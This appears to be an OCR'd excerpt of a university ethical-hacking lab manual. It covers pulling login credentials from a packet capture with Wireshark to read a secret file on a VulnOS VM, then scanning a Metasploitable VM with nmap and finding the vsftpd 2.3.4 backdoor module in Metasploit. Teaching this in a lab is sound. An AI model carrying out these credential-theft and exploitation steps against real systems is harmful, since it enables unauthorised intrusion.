
```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng  s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP





Login
New Site
Session
File protocol:
SCP
Host name:
Port number:
192.168.232.128
13652
User name:
Password:
test
Save
Advanced...
Tools
Manage
Login
Close
Help
Show Login dialog on startup and when the last session is closed



Authentication Banner - test@192.168.232.128
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
Never show this banner again
Continue
Help




Goto Desktop




Open kali linux and search for wireshark tool




Open wireshark tool in kali




Open cap.pcapng file in the wireshark from desktop folder




Click any tcp filter and then right click →click follow → TCP Stream




It displays user credentials



Now copy password and open cmros using above credentials
By using the above credentials we can crack cmros system



Now use ls command
root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls



```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin         etc         lib         mnt         run         tmp
boot        home        lost+found  proc        sbin        usr
dev         init        media       root        sys         var
root@VulnOs:/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop    Downloads  Music      Templates
Documents  Images     Public     Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

VIVA Questions

1. What is CMROS?

……..

……

……

2. List out a few Linux commands?

……

……

……

3. What is WinSCP? Why is it used?

……

……

……

4. What is the command used to check the IP address of a system ?

……

……..

……

5. What is Wireshark? Why do we need to use it?


……

……..


……

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system


Open metasploit in the virtual machine and power on



username and password is same
msfadmin



If there is no zenmap tool you can use Quick scan in kali linux
Nmap -v -A 192.168.23.129(metasploit ip address)
If nmap is installed in the system



If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text


| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit
Goto kali machine open terminal and type msfconsole



It displays no op exploits for the system..
To know the exploit of that service version
To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
